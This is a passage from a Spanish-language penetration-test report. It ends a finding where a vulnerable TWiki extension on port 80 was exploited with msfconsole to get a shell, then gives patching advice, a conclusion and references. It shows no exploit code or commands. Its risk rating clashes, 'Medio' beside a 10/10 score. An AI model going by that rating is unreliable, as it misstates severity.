Descripción: Se identificó que el servicio HTTP (puerto 80) presentaba directorios y archivos expuestos, detectados mediante la herramienta dirb. Entre estos, se encontró que la extensión TWiki era vulnerable, permitiendo la ejecución remota de código a través de msfconsole. Esta vulnerabilidad fue explotada para obtener una shell.

Clasificación de riesgo: Medio (Puntuación: 10/10).

Recomendaciones:

Actualizar y parchar Twiki.

* <https://twiki.org/cgi-bin/view/TWiki/TWikiReleaseNotes>

Revisar la configuración del servidor HTTP, implementar medidas de seguridad adicionales, monitorizar y auditar

6. CONCLUSIÓN

El proceso de pruebas de penetración realizado ha permitido identificar y evaluar múltiples vulnerabilidades críticas en los servicios expuestos de la infraestructura evaluada. Se ha demostrado que configuraciones inseguras, uso de credenciales por defecto y versiones desactualizadas de software constituyen vectores de ataque que pueden comprometer la integridad, confidencialidad y disponibilidad del sistema. Los hallazgos, que incluyen vulnerabilidades en servicios como FTP, SSH, Samba, MySQL, VNC, IRC, PostgreSQL y HTTP, resaltan la importancia de aplicar medidas correctivas inmediatas y adoptar un enfoque proactivo en la gestión de la seguridad.

7. REFERENCIAS

- CVE Details
- OWAS (Open Web Application Security Project)
- NIST (National Institute of Standards and Technology)
- ISO/IEC Normas
- Documentación y Guías Específicas de Software
- ChatGPT